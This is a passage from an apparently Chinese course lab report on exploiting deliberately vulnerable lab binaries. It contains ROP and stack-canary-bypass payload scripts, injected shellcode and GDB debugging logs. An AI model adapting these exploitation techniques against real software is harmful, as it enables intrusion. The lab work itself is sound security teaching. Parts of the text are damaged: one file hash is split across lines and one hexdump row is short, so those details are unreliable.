grade_eval is a normal function, so its own stack canary is set and verified
normally; this payload never touches it.
"""
import struct
import sys


POP_RDI = 0x401A33        # 41 5f c3: pop r15; ret entered at +1 -> pop rdi; ret
GRADE_EVAL = 0x401978
EXIT0_CALL_SITE = 0x4018AA


chain = struct.pack("<Q", POP_RDI)
chain += struct.pack("<Q", 4)
chain += struct.pack("<Q", GRADE_EVAL)
chain += struct.pack("<Q", EXIT0_CALL_SITE)


payload = b"R" * 24 + chain + b"\n"


assert b"\n" not in payload[:-1]
sys.stdout.buffer.write(payload)
# payload_rop.py  ->  57 bytes (incl. trailing newline)
0000  52 52 52 52 52 52 52 52 52 52 52 52 52 52 52 52  |RRRRRRRRRRRRRRRR|
0010  52 52 52 52 52 52 52 52 33 1a 40 00 00 00 00 00  |RRRRRRRR3.@.....|
0020  04 00 00 00 00 00 00 00 78 19 40 00 00 00 00 00  |........x.@.....|
0030  aa 18 40 00 00 00 00 00 0a                       |..@......|
```

payload_canary.py

```
#!/usr/bin/env python3
"""Task 7 payload: defeat attack/dark-log's stack canary without leaking it.


struct log_frame (src/dark-log.c) is laid out in the frame as:


    rbp-0x120  char expression[128]
    rbp-0x0a0  char logMsg[128]
    rbp-0x020  int  len
    rbp-0x018  char pad[8]
    rbp-0x008  stack canary (copied from fs:0x28)
    rbp+0x000  saved rbp
    rbp+0x008  saved return address


input() calls gets(f.expression), then performs


    memcpy(f.logMsg + f.len, f.expression, sizeof(f.expression));


so the attacker-controlled `len` selects the destination of a fixed 128-byte
copy.  Setting len = 0xa0 makes the destination rbp+0, i.e. the copy overwrites
the saved rbp and the saved return address while leaving the canary at rbp-0x8
untouched.  The canary check therefore passes, `leave; ret` returns into the
chain below, and no canary value ever has to be known.
```

```
The payload is exactly 260 bytes: offsets 0..255 carry the fake frame and the
ROP chain, offsets 256..259 are the little-endian len (a0 00 00 00), and the
NUL that gets() appends lands at offset 260 -- 20 bytes short of the canary.
Bytes 0..127 are the source of the memcpy, so the fake frame lives there:


    expression[0..7]    filler for the saved rbp
    expression[8..15]   0x4018a3  pop rdi; ret
    expression[16..23]  4
    expression[24..31]  0x401677  grade_eval


The 0x4018a3 gadget is the unaligned second byte of __libc_csu_init's
"pop r15; ret" epilogue (41 5f c3 -> 5f c3).
"""
import struct
import sys


POP_RDI = 0x4018A3
GRADE_EVAL = 0x401677
OVERWRITE_DEST = 0xA0       # logMsg + 0xa0 == rbp


chain = b"K" * 8
chain += struct.pack("<Q", POP_RDI)
chain += struct.pack("<Q", 4)
chain += struct.pack("<Q", GRADE_EVAL)


payload = chain.ljust(256, b"L")
payload += struct.pack("<I", OVERWRITE_DEST)
payload += b"\n"


assert len(payload) == 261
assert b"\n" not in payload[:-1]
sys.stdout.buffer.write(payload)
# payload_canary.py  ->  261 bytes (incl. trailing newline)
0000  4b 4b 4b 4b 4b 4b 4b a3 18 40 00 00 00 00 00  |KKKKKKKK..@.....|
0010  04 00 00 00 00 00 00 00 77 16 40 00 00 00 00 00  |........w.@.....|
0020  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0030  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0040  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0050  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0060  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0070  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0080  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0090  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00a0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00b0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00c0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00d0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00e0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
00f0  4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c 4c  |LLLLLLLLLLLLLLLL|
0100  a0 00 00 00 0a                                    |.....|
```

图 3 四个 payload 的字节布局




图 3 四个 payload 的字节布局总览

附录 B：关键 GDB 实录摘录

以下为报告正文引用的关键片段；完整日志见 analysis/gdb/。

B.1 栈帧与 main 机器码（01_frame_and_main.txt）

```
### stopped at input() entry, before the prologue runs
rip            0x401977            0x401977 <input>
rbp            0x721000800ff0      0x721000800ff0
rsp            0x721000800fe8      0x721000800fe8
rdi            0x1                 1
rsi            0x7ffc2cc212b8      140721059402424


### instructions at entry
=> 0x401977 <input>:   push   %rbp
   0x401978 <input+1>: mov    %rsp,%rbp
   0x40197b <input+4>: sub    $0x10,%rsp
   0x40197f <input+8>: mov    $0xf,%esi
   0x401984 <input+13>:mov    $0x401ce8,%edi
   0x401989 <input+18>:mov    $0x0,%eax
   0x40198e <input+23>:call   0x4017f0 <printf@plt>
   0x401993 <input+28>:lea    -0x10(%rbp),%rax


### caller frame (main) before the prologue


### single-step the prologue: push rbp; mov rbp,rsp; sub rsp,0x10
0x0000000000401978 in input ()
0x000000000040197b in input ()
0x000000000040197f in input ()
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0


### frame geometry
expression buffer      = rbp-0x10 = 0x721000800fd0
saved rbp slot         = rbp      = 0x721000800fe0
saved return address   = rbp+8    = 0x721000800fe8
fixed_stack_top        = 0x721000801000
buffer-to-guard-page   = 48 bytes


### stack contents at the frame before gets()
0x721000800fd0: 0x0000000000000000     0x0000000000000000
0x721000800fe0: 0x0000721000800ff0     0x0000000000401ad1
0x721000800ff0: 0x00007ffc2cc21230     0x0000000000401c1f


### break after gets() and read the buffer back


### break after gets() and read the buffer back
Breakpoint 2 at 0x40199f


Breakpoint 2, 0x000000000040199f in input ()
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0
buffer contents: 0x721000800fd0:       "ABCDEFGH"
saved rbp value = 0x721000800ff0
return address  = 0x401ad1


### backtrace


### main's machine code with raw bytes
Dump of assembler code for function main:
```

```
   0x0000000000401ac3 <+0>:    55                   push   %rbp
   0x0000000000401ac4 <+1>:    48 89 e5             mov    %rsp,%rbp
   0x0000000000401ac7 <+4>:    b8 00 00 00 00       mov    $0x0,%eax
   0x0000000000401acc <+9>:    e8 a6 fe ff ff       call   0x401977 <input>
   0x0000000000401ad1 <+14>:   b8 00 00 00 00       mov    $0x0,%eax
   0x0000000000401ad6 <+19>:   e8 fc fe ff ff       call   0x4019d7 <eval>
   0x0000000000401adb <+24>:   eb ea                jmp    0x401ac7 <main+4>
End of assembler dump.


### main's instructions
   0x401ac3 <main>:    push   %rbp
   0x401ac4 <main+1>:  mov    %rsp,%rbp
   0x401ac7 <main+4>:  mov    $0x0,%eax
   0x401acc <main+9>:  call   0x401977 <input>
   0x401ad1 <main+14>: mov    $0x0,%eax
   0x401ad6 <main+19>: call   0x4019d7 <eval>
   0x401adb <main+24>: jmp    0x401ac7 <main+4>
   0x401add <init_fixed_stack>:        push   %rbp
   0x401ade <init_fixed_stack+1>:      mov    %rsp,%rbp
   0x401ae1 <init_fixed_stack+4>:      sub    $0x20,%rsp
   0x401ae5 <init_fixed_stack+8>:      movq   $0x802000,-0x8(%rbp)
   0x401aed <init_fixed_stack+16>:     mov    -0x8(%rbp),%rax
   0x401af1 <init_fixed_stack+20>:     mov    $0x0,%r9d
   0x401af7 <init_fixed_stack+26>:     mov    $0xffffffff,%r8d


### done
```

B.2 固定栈与 shellcode（02_fixed_stack.txt）

```
### at main(), called through __wrap_main on the fixed stack
rip            0x401ac3           0x401ac3 <main>
rbp            0x7ffc085b8960     0x7ffc085b8960
rsp            0x721000800ff8     0x721000800ff8
#0  0x0000000000401ac3 in main ()


### anonymous mapping for the fixed stack


0x0000721000000000 0x0000721000001000 0x1000             0x0                ---p
0x0000721000001000 0x0000721000801000 0x800000           0x0                rwxp
0x0000721000801000 0x0000721000802000 0x1000             0x0                ---p


### break after gets(); inspect the injected shellcode
Breakpoint 2 at 0x40199f


Breakpoint 2, 0x000000000040199f in input ()
buffer = rbp-0x10 = 0x721000800fd0
shellcode bytes:
0x721000800fd0: 0x6a    0x04    0x5f    0x48    0xb8    0x87    0x1a    0x40
0x721000800fd8: 0x00    0x00    0x00    0x00    0x00    0xff    0xe0    0x43
0x721000800fe0: 0x43    0x43    0x43    0x43    0x43    0x43    0x43    0x43


### disassemble the injected bytes
   0x721000800fd0:     push   $0x4
   0x721000800fd2:     pop    %rdi
   0x721000800fd3:     movabs $0x401a87,%rax
   0x721000800fdd:     jmp    *%rax
   0x721000800fdf:     rex.XB
   0x721000800fe0:     rex.XB


### saved return address now points back into the fixed stack
0x721000800fe0: 0x4343434343434343     0x0000721000800fd0
0x721000800ff0: 0x00000000004019b9     0x0000000000401c00
```

```
### watch grade_eval receive edi=4


### watch grade_eval receive edi=4
Breakpoint 3 at 0x401a87


Breakpoint 3, 0x0000000000401a87 in grade_eval ()
rdi            0x4                4
rsp            0x721000800ff0     0x721000800ff0
rbp            0x4343434343434343  0x4343434343434343
rip            0x401a87           0x401a87 <grade_eval>
#0  0x0000000000401a87 in grade_eval ()
#1  0x00000000004019b9 in input ()
Backtrace stopped: Cannot access memory at address 0x434343434343434b


### continue to program exit


### continue to program exit
Enter an expression (length up to 15):


 Hope A will be your grade!
[Inferior 1 (process 606) exited normally]
```

B.3 NX 取指崩溃（03_nx.txt）

```
### input() frame on the ordinary thread stack (NX)
rbp            0x7ffdaea83110     0x7ffdaea83110
rsp            0x7ffdaea83100     0x7ffdaea83100
buffer = rbp-0x10 = 0x7ffdaea83100


### the thread stack mapping has no execute permission
process 619
Mapped address spaces:


Start Addr         End Addr           Size               Offset             Perms File
0x0000000000400000 0x0000000000402000 0x2000             0x0                r-xp
/home/neil/lab3/dark-calc-nx
0x0000000000601000 0x0000000000602000 0x1000             0x1000             r--p
/home/neil/lab3/dark-calc-nx
0x0000000000602000 0x0000000000603000 0x1000             0x2000             rw-p
/home/neil/lab3/dark-calc-nx
0x0000716a6a800000 0x0000716a6a828000 0x28000            0x0                r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6a828000 0x0000716a6a9c0000 0x198000           0x28000            r-xp  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6a9c0000 0x0000716a6aa0e000 0x4e000            0x1c0000           r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa0e000 0x0000716a6aa12000 0x4000             0x20e000           r--p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa12000 0x0000716a6aa14000 0x2000             0x212000           rw-p  /usr/lib/x86_64-
linux-gnu/libc.so.6
0x0000716a6aa14000 0x0000716a6aa21000 0xd000             0x0                rw-p
0x0000716a6abb2000 0x0000716a6abb5000 0x3000             0x0                rw-p
0x0000716a6abbb000 0x0000716a6abbd000 0x2000             0x0                rw-p
0x0000716a6abbd000 0x0000716a6abc1000 0x4000             0x0                r--p  [vvar]
0x0000716a6abc1000 0x0000716a6abc3000 0x2000             0x0                r--p  [vvar_vclock]
0x0000716a6abc3000 0x0000716a6abc5000 0x2000             0x0                r-xp  [vdso]
0x0000716a6abc5000 0x0000716a6abc6000 0x1000             0x0                r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6abc6000 0x0000716a6abf5000 0x2f000            0x1000             r-xp  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6abf5000 0x0000716a6ac00000 0xb000             0x30000            r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6ac00000 0x0000716a6ac02000 0x2000             0x3b000            r--p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
```

```
0x0000716a6ac02000 0x0000716a6ac03000 0x1000            0x3d000           rw-p  /usr/lib/x86_64-
linux-gnu/ld-linux-x86-64.so.2
0x0000716a6ac03000 0x0000716a6ac04000 0x1000            0x0               rw-p
0x00007ffdaea64000 0x00007ffdaea85000 0x21000           0x0               rw-p  [stack]


### force the CPU to fetch from the stack buffer


0x00007ffdaea64000 0x00007ffdaea85000 0x21000           0x0               rw-p  [stack]


### force the CPU to fetch from the stack buffer
Breakpoint 2 at 0x401890


Breakpoint 2, 0x0000000000401890 in input ()
0x7ffdaea83100: 0x6a    0x04    0x5f    0x48    0xb8    0x87    0x1a    0x40
0x7ffdaea83108: 0x00    0x00    0x00    0x00    0x00    0xff    0xe0    0x43
=> 0x7ffdaea83100:      push   $0x4
   0x7ffdaea83102:      pop    %rdi
   0x7ffdaea83103:      movabs $0x401a87,%rax
   0x7ffdaea8310d:      jmp    *%rax


Program received signal SIGSEGV, Segmentation fault.
0x00007ffdaea83100 in ?? ()


### after stepi: the fetch faulted, so the stack is not executable
rip            0x7ffdaea83100      0x7ffdaea83100
=> 0x7ffdaea83100:      push   $0x4
#0  0x00007ffdaea83100 in ?? ()
#1  0x401a87b8485f046a in ?? ()
#2  0x43e0ff0000000000 in ?? ()
#3  0x4343434343434343 in ?? ()
#4  0x0000721000800fd0 in ?? ()
#5  0x00000000004019b9 in main ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```

B.4 canary 保留绕过（04_canary.txt）

```
### step the prologue and the canary store
0x00000000004016d7 in input ()
0x00000000004016da in input ()
0x00000000004016e1 in input ()
0x00000000004016ea in input ()
0x00000000004016ee in input ()
after prologue: rbp=0x7ffd014174c0 rsp=0x7ffd014173a0
stack canary at rbp-0x8 : $1 = 0x4cfce67f21963900
TLS canary at fs:0x28   : $2 = 0x4cfce67f21963900


### run to the point just after the 128-byte memcpy


### run to the point just after the 128-byte memcpy
Breakpoint 2 at 0x4017db


Breakpoint 2, 0x00000000004017db in input ()
len (rbp-0x20) = 160  (0xa0)
memcpy destination = logMsg + len = 0x7ffd014174c0
stack canary at rbp-0x8 : $3 = 0x4cfce67f21963900


### the overwritten frame tail: saved rbp, return address, canary
0x7ffd014174b8: 0x4cfce67f21963900      0x4b4b4b4b4b4b4b4b
0x7ffd014174c8: 0x00000000004018a3      0x0000000000000004
0x7ffd014174d8: 0x0000000000401677


### continue into grade_eval(4)
```

```
### continue into grade_eval(4)
Breakpoint 3 at 0x401677


Breakpoint 3, 0x0000000000401677 in grade_eval ()
rdi            0x4                4
rsp            0x7ffd014174e0     0x7ffd014174e0
rbp            0x4b4b4b4b4b4b4b4b  0x4b4b4b4b4b4b4b4b
#0  0x0000000000401677 in grade_eval ()


### run to the end
Enter a log message:


 Hope A will be your grade!


Program received signal SIGSEGV, Segmentation fault.
0x00000000004016d5 in grade_eval ()
rip            0x4016d5           0x4016d5 <grade_eval+94>
```

B.5 canary 对照：覆盖检测（04b_canary_smash.txt）

```
canary before input: $1 = 0xf190bec2854eaa00
Breakpoint 2 at 0x4017db


Breakpoint 2, 0x00000000004017db in input ()
canary after 320-byte input: $2 = 0x4343434343434343
TLS canary: $3 = 0xf190bec2854eaa00


### continue: the canary check must abort the process


### continue: the canary check must abort the process
*** stack smashing detected ***: terminated


Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=6, no_tid=0) at
./nptl/pthread_kill.c:44
warning: 44     ./nptl/pthread_kill.c: No such file or directory


### inferior state
```

B.6 payload.py 的 system 调用点（05_system_epilogue.txt）

```
### returned into eval's system call site
rip            0x401a6b           0x401a6b <eval+148>
rdi            0x6030d0           6303952
rsp            0x721000800ff0     0x721000800ff0
0x6030d0 <command_buf>:"./malware"


### after system() returns: the frame pointer is attacker-controlled


### after system() returns: the frame pointer is attacker-controlled
Breakpoint 2 at 0x401a75
[Detaching after vfork from child process 661]
sh: 1: ./malware: not found


Breakpoint 2, 0x0000000000401a75 in eval ()
rip            0x401a75           0x401a75 <eval+158>
rbp            0x4242424242424242  0x4242424242424242
rsp            0x721000800ff0     0x721000800ff0
```

```
### let eval's epilogue run to its natural end


### let eval's epilogue run to its natural end
Enter an expression (length up to 15):


Program received signal SIGBUS, Bus error.
0x0000000000401a85 in eval ()
rip            0x401a85            0x401a85 <eval+174>
#0  0x0000000000401a85 in eval ()
Backtrace stopped: Cannot access memory at address 0x424242424242424a
```

附录 C：环境参数与文件哈希

```
kernel.randomize_va_space = 2
run 1: &i = 0x7ffe64d4fce4
run 2: &i = 0x7ffc3910ccf4
run 3: &i = 0x7ffc0010e9e4
run 4: &i = 0x7ffdf439cdc4
run 5: &i = 0x7ffc32a2ad54
run 6: &i = 0x7ffd1769bc74
```

参数	取值
uname	6.18.33.2-microsoft-standard-WSL2
distro	"Ubuntu 26.04 LTS"
gcc	gcc (Ubuntu 15.2.0-16ubuntu1) 15.2.0
gdb	GNU gdb (Ubuntu 17.1-2ubuntu1) 17.1
python	Python 3.14.4
libc	ldd (Ubuntu GLIBC 2.43-2ubuntu2.4) 2.43
objdump	GNU objdump (GNU Binutils for Ubuntu) 2.46
aslr	2
gdb_default_disable_randomization	on

文件	SHA-256
README.md	66b20daa764e78e148a1cf3a214755346d50670679c10931e36c19be2964e2b8
.gitignore	0b6ef7b2fd485fbcc1d56ac67a629485fdc3bc4c568d6f7603c20df3e918cc52
.gitattributes	bad546914119871e1d02c25b3a3e443f801811be4ff166404b1998f41eee7932
.github/workflows/lab3-checks.yml	f20a8d5d63586355e25891babebc6898c0a6c575a2d9cf759d9c7efdc1b40d0b
src/aslr.c	8e7e49733bee08e5d169c5dd2749ad3840c4474b2cc379439211183391d7918e
src/dark-calc.c	6d70a29f1734d680f95e2fa651a1ad5a7b69238d258eb262739b314d7eed37b1
src/dark-log.c	8dac490fb9750224993624233e216de8f9b47e46c379ec6c0d80586a7d737e96
payload.py	1f96d8fd1f9517fa5e8b21f0d99c4472ab7e1bec6e8a2ea8415659e1c794c28c
payload_dark.py	bc74e1c731201036257980820319aaa4a46653118e89cc281813ec24494474d3
payload_rop.py	5c4c2e6c0242b68be5f9bc96e4074f358ef93ae997040d0404d8c07060e05a97
payload_canary.py	ff21d05242935e64f0cbd7605e77faf6580d63c07c3019dd0625a92a8b1deea6
attack/dark-calc	a9c3d4a5eed6a937e85884f6a53faa39613d49e04792e2c411620fcc74f79097
attack/dark-calc-nx	86c2c8dfaf4a89eb7a1396d9731bfb7ee085f0b45c86687b41547a30b5b1c613
attack/dark-log	9a4479f2a522d377055b54d328d5c0e0f3ca1327708ac792028ec03cadaee31d
attack/malware	03289add49f13e8573d125c8949bd88c9892e84f20580

	2613a6baa2318fb18bc

上表哈希由 tools/build_report.py 在生成报告时对仓库文件实时计算，并与 analysis/baseline.json 自动同步，保证附录与最终提交的字节完全一致；其中 attack/ 四项与 CI 校验清单逐字相同。

攻击涉及的全部输入均为本课程自带的本地实验程序，不针对任何第三方系统；全部实验在隔离的 WSL2 环境内完成。